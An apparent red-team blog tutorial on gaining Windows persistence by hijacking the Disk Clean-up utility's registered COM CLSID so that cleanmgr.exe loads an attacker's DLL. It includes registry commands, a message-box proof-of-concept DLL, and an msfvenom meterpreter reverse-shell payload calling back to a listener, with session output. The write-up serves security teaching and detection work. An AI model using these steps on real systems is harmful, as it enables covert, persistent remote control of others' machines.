Persistence – Disk Clean-up

pentestlab.blog/category/red-team/page/6

January 29, 2024

Disk Clean-up is a utility which is part of Windows operating systems and can free up hard drive disk space by deleting mainly cache and temporary files to improve system performance. The utility was introduced in Windows 98 operating systems and even though it has been deprecated and replaced with a modern version in the settings application, Microsoft has not removed it and has kept it as a legacy tool.


From the perspective of Red Teaming it is feasible to utilize the disk clean-up utility to establish persistence by executing arbitrary code when the utility is initiated. Specifically, this method relies on COM Hijacking since the *cleanmgr.exe* which is the utility which initiates the Disk Clean-up will examine the Windows registry for a number of DLL's. Therefore, hijacking one the CLSID's which is associated with the Disk Clean-up will result in code execution.

The *Files to delete* functionality is retrieved from the registry and it is not static. If elevation of privileges has been achieved, then it is possible to create registry entries that will cause the *cleanmgr.exe* utility execute an arbitrary DLL. The following registry keys are associated with the functionality of Disk Clean-up:


```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\<registry-key-CLSID>
HKCU\Software\Classes\CLSID\{arbitrary-CLSID}
```

Execution of the following command will enumerate the registry keys which are correlated with the *Files to delete* functionality:

```
reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches" /s
```




Disk Clean-up



Persistence Disk Clean-up – VolumeCaches Registry Keys


From the registry keys listed, the *Downloaded Program Files* is associated with the *{8369AB20-56C9-11D0-94E8-00AA0059CE02}* CLSID.



Downloaded Program Files CLSID

Also, this indicated the presence of this CLSID under the following registry key:


```
reg query "HKEY_CLASSES_ROOT\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s
```



Registry Query CLSID

The following code can be used as a proof of concept to display a message box when the disk clean-up utility is initiated.


```
#include "pch.h"
#include "windows.h"
#include "WinUser.h"



BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBox(NULL, (LPCWSTR)L"Visit pentestlab.blog",(LPCWSTR)L"pentestlab",
MB_OK);
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```



Persistence Disk Clean-up – Visual Studio Message Box

The CLSID which is going to be hijacked needs to be created under the following registry key and the subkey of *InprocServer32* under the hijacked CLSID which needs to target the path of the arbitrary DLL.

```
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID
```




Persistence Disk Cleanup – Cleanup DLL

Execution of the command below can enumerate the hijacked CLSID in order to verify that it points to the arbitrary DLL.

```
reg query "HKCU\Software\Classes\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s
```

Running the *cleanmgr.exe* will execute the code. It should be noted that usage of the parameter */autoclean* will not display to the user the graphical user interface of the Disk Clean-up. Furthermore, it could be combined with other functionality of Windows such as registry run keys or scheduled tasks to execute this binary during start-up or at a specific time interval.


```
cleanmgr.exe

cleanmgr.exe /autoclean

cleanmgr.exe /setup

cleanmgr.exe /cleanup
```



Persistence Disk Clean-up – MessageBox


Metasploit Framework utility *msfvenom* can be used to generated a DLL automatically. Even though this is not a safe method and could lead to a detection during a red team exercise it is used only for the purposes of the article.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.3 LPORT=4444 -f dll -o pentestlab.dll
```



Metasploit msfvenom

As previously the DLL needs to be written on the disk and the registry key must be modified to target the new path.



msfvenom – pentestlab DLL

Once the disk clean-up is started the code will be executed and a *meterpreter* session will established with the compromised host.

```
msf6 exploit(multi/handler) > set LHOST 10.0.0.3
LHOST ⇒ 10.0.0.3
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.3:4444
[*] Sending stage (200774 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.3:4444 → 10.0.0.2:49725) at 2024-01
-22 02:31:26 -0500

meterpreter > getuid
Server username: RED\peter
meterpreter >
```

Persistence Disk Clean-up – Metasploit

References

1. https://cocomelonc.github.io/persistence/2022/11/16/malware-pers-19.html
2. https://www.hexacorn.com/blog/2018/09/02/beyond-good-ol-run-key-part-86/